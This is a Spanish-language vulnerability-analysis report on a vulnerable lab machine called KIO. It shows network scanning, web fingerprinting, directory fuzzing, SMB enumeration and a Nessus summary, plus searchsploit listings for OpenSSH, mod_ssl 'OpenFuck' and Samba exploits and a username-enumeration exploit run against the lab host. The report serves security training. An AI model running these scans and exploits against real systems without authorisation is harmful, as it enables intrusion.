Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

N.- MQ-HM-KIO

Generado por:


Hacker Mentor, Ing. David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación: 07.04.2024


Índice

1. Reconocimiento




```
┌──(hmstudent㉿kali)-[~/Kio/Nmap]
└─$ sudo arp-scan -l

    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:97:b8:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.132.129/24 brd 192.168.132.255 scope global dynamic noprefixroute eth0
       valid_lft 1532sec preferred_lft 1532sec
    inet6 fe80::c741:5222:954c:5070/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Nmap:




```
┌──(hmstudent㉿kali)-[~/Kio/Nmap]
└─$ nmap -sn 192.168.132.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-08 00:44 EDT
Nmap scan report for 192.168.132.2
Host is up (0.00051s latency).
Nmap scan report for 192.168.132.129
Host is up (0.00018s latency).
Nmap scan report for 192.168.132.130
Host is up (0.041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.90 seconds
```

Arp-scan:




```
┌──(hmstudent㉿kali)-[~/Kio/Nmap]
└─$ sudo arp-scan -l
[sudo] password for hmstudent:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:97:b8:e9, IPv4: 192.168.132.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.132.1   00:50:56:c0:00:08       VMware, Inc.
192.168.132.2   00:50:56:ec:a4:21       VMware, Inc.
192.168.132.130 00:0c:29:ed:8a:33       VMware, Inc.
192.168.132.254 00:50:56:e4:19:fc       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
```

Netdiscover:



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 16 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 960
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.132.1   00:50:56:c0:00:08     11     660  VMware, Inc.
 192.168.132.2   00:50:56:ec:a4:21      2     120  VMware, Inc.
 192.168.132.130 00:0c:29:ed:8a:33      1      60  VMware, Inc.
 192.168.132.254 00:50:56:e4:19:fc      2     120  VMware, Inc.
```


Puertos abiertos descubiertos por nmap:



```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
1024/tcp open  kdm
MAC Address: 00:0C:29:ED:8A:33 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds
           Raw packets sent: 65788 (2.895MB) | Rcvd: 65536 (2.621MB)
```

Puertos abiertos

Conversión del .xml a .html:




Open Services

Show 10 entries Search:

Address	Port	Protocol	Service	Product	Version	CPE
192.168.132.130	22	tcp	ssh	OpenSSH	2.9p2	cpe:/a:openbsd:opens
192.168.132.130	80	tcp	http	Apache httpd	1.3.20	cpe:/a:apache:http_se
192.168.132.130	111	tcp	rpcbind		2	
192.168.132.130	139	tcp	netbios-ssn	Samba smbd		cpe:/a:samba:samba
192.168.132.130	443	tcp	https	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b		
192.168.132.130	1024	tcp	status		1	

Información de la página con whatweb:



```
┌──(hmstudent㉿kali)-[~]
└─$ whatweb 192.168.132.130
http://192.168.132.130 [200 OK] Apache[1.3.20][mod_ssl/2.8.4], Country[RESERV
ED][ZZ], Email[webmaster@example.com], HTTPServer[Red Hat Linux][Apache/1.3.2
0 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b], IP[192.168.132.130],
 OpenSSL[0.9.6b], Title[Test Page for the Apache Web Server on Red Hat Linux]
```


SO

IP, Puertos Sistema operativo


IP	192.168.132.130
Sistema Operativo	Linux (Red-Hat)
Puertos/Servicios	22 SSH 80 HTTP 111 RPCBIND 443 HTTPS 139 NETBIOS-SSN 1024 STATUS

2. Análisis de vulnerabilidades/debilidades

Vulnerabilidad de enumeración de usuarios mediante fuerza bruta en el puerto 22:




```
┌──(hmstudent㉿kali)-[~/Kio/Nmap]
└─$ searchsploit ssh 2.9
------------------------------------------ ---------------------------
 Exploit Title                            |  Path
------------------------------------------ ---------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration  | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration ( | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Executi | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution    | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Di | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary L | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)      | linux/remote/45939.py
------------------------------------------ ---------------------------
```




```
┌──(hmstudent㉿kali)-[~/Kio/Exploit]
└─$ python2 45939.py 192.168.132.130 root
/home/hmstudent/.local/lib/python2.7/site-packages/paramiko/transport.py:33:
CryptographyDeprecationWarning: Python 2 is no longer supported by the Python
 core team. Support for it is now deprecated in cryptography, and will be rem
oved in the next release.
  from cryptography.hazmat.backends import default_backend
[+] root is a valid username
```

Vulnerabilidad de OpenFuck en Apache:




```
┌──(hmstudent㉿kali)-[~/Kio/Exploit]
└─$ searchsploit mod_ssl 2.8.4
------------------------------------------ ---------------------------
 Exploit Title                            |  Path
------------------------------------------ ---------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck | unix/remote/764.c
------------------------------------------ ---------------------------
Shellcodes: No Results
```

Vulnerabilidad de acceso a directorios del servidor:



```
        /\ \__/ /\ \__/  __  __  /\ \__/
        \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
         \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
          \ \_\   \ \_\  \ \____/  \ \_\
           \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.132.130/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 273, Words: 20, Lines: 11, Duration: 4ms]
.htpasswd               [Status: 403, Size: 273, Words: 20, Lines: 11, Duration: 7ms]
cgi-bin/                [Status: 403, Size: 272, Words: 20, Lines: 11, Duration: 20ms]
manual                  [Status: 301, Size: 294, Words: 19, Lines: 10, Duration: 3ms]
mrtg                    [Status: 301, Size: 292, Words: 19, Lines: 10, Duration: 5ms]
usage                   [Status: 301, Size: 293, Words: 19, Lines: 10, Duration: 2ms]
~operator               [Status: 403, Size: 273, Words: 20, Lines: 11, Duration: 2ms]
~root                   [Status: 403, Size: 269, Words: 20, Lines: 11, Duration: 4ms]
:: Progress: [20469/20469] :: Job [1/1] :: 6250 req/sec :: Duration: [0:00:05] :: Errors: 0 :
```




Index of /manual

Name	Last modified	Size	Description
Parent Directory	26-Sep-2009 09:51	-	
mod/	26-Sep-2009 05:32	-	


Apache/1.3.20 Server at 127.0.0.1 Port 80

Vulnerabilidad de enumeración de usuarios utilizando enum4linux:



```
┌──(hmstudent㉿kali)-[~/Kio/Exploit]
└─$ enum4linux -a 192.168.132.130
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr  8 05:55:16 2024

 =========================================( Target Information )=========================================

Target ........... 192.168.132.130
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ============================( Enumerating Workgroup/Domain on 192.168.132.130 )============================

[+] Got domain/workgroup name: MYGROUP

 ================================( Nbtstat Information for 192.168.132.130 )================================

Looking up status of 192.168.132.130
        KIO-KID         <00> -         B <ACTIVE>  Workstation Service
        KIO-KID         <03> -         B <ACTIVE>  Messenger Service
        KIO-KID         <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
```

Vulnerabilidad de Overflow (Metasploit) de Samba:




```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.132.130
RHOST ⇒ 192.168.132.130
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.132.130:139   - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.132.130:139   -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.132.130:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
zsh: suspended  msfconsole

┌──(hmstudent㉿kali)-[~/Kio/Exploit]
└─$ searchsploit  Samba 2.2.1a
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                              | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                         | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                     | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                             | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Versión de samba con exploits

Vulnerabilidad

Vulnerabilidades según Nesus:



Multiples vulnerabilidades

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	1
MIXED	...	...	31 Openbsd Openssh (Multiple Issues)	Misc.	31
MIXED	...	...	10 Apache HTTP Server (Multiple Issues)	Web Servers	20
MIXED	...	...	8 Apache Httpd (Multiple Issues)	Web Servers	16
MIXED	...	...	5 Openbsd Openssh (Multiple Issues)	Gain a shell remotely	5
HIGH	7.5 *	5.5	mod_ssl ssl_util_uuencode_binary Remote Overflow	Web Servers	2
MIXED	...	...	24 OpenSSL (Multiple Issues)	Web Servers	48
MIXED	...	...	16 SSL (Multiple Issues)	General	16
MIXED	...	...	3 Openbsd Openssh (Multiple Issues)	Denial of Service	3
MIXED	...	...	2 IETF Md5 (Multiple Issues)	General	2
MIXED	...	...	2 SSH (Multiple Issues)	General	2
MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	1

Host Details

IP:	192.168.132.130
MAC:	00:0C:29:ED:8A:33
OS:	Linux Kernel 2.4
Start:	Today at 5:24 AM
End:	Today at 5:40 AM
Elapsed:	16 minutes
KB:	Download

Vulnerabilities

Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

